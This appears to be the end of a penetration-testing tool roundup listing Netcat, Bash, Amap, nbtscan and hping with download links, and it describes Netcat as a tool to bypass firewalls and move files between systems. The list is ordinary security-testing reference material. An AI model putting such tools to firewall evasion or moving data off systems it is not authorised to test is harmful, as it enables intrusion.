Honorable Mentions

- **Netcat** (http://netcat.sourceforge.net/download.php) - This is a great tool to bypass firewalls, move files between systems, etc...
- **Bash** (http://www.shell-fu.org/) - Powerful way to link tools together, automate tasks, and extract data from files
- **Amap** (http://freeworld.thc.org/thc-amap/) - Network application mapper
- **nbtscan** (http://www.unixwiz.net/tools/nbtscan.html) - Great for enumerating NetBIOS information on Windows hosts
- **hping** (http://www.hping.org/download.html) - THE tool for quick packet crafting

A fantastic guide to 98% of all pen testing tools:
http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html

/* End */

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- Email: psw@pauldotcom.com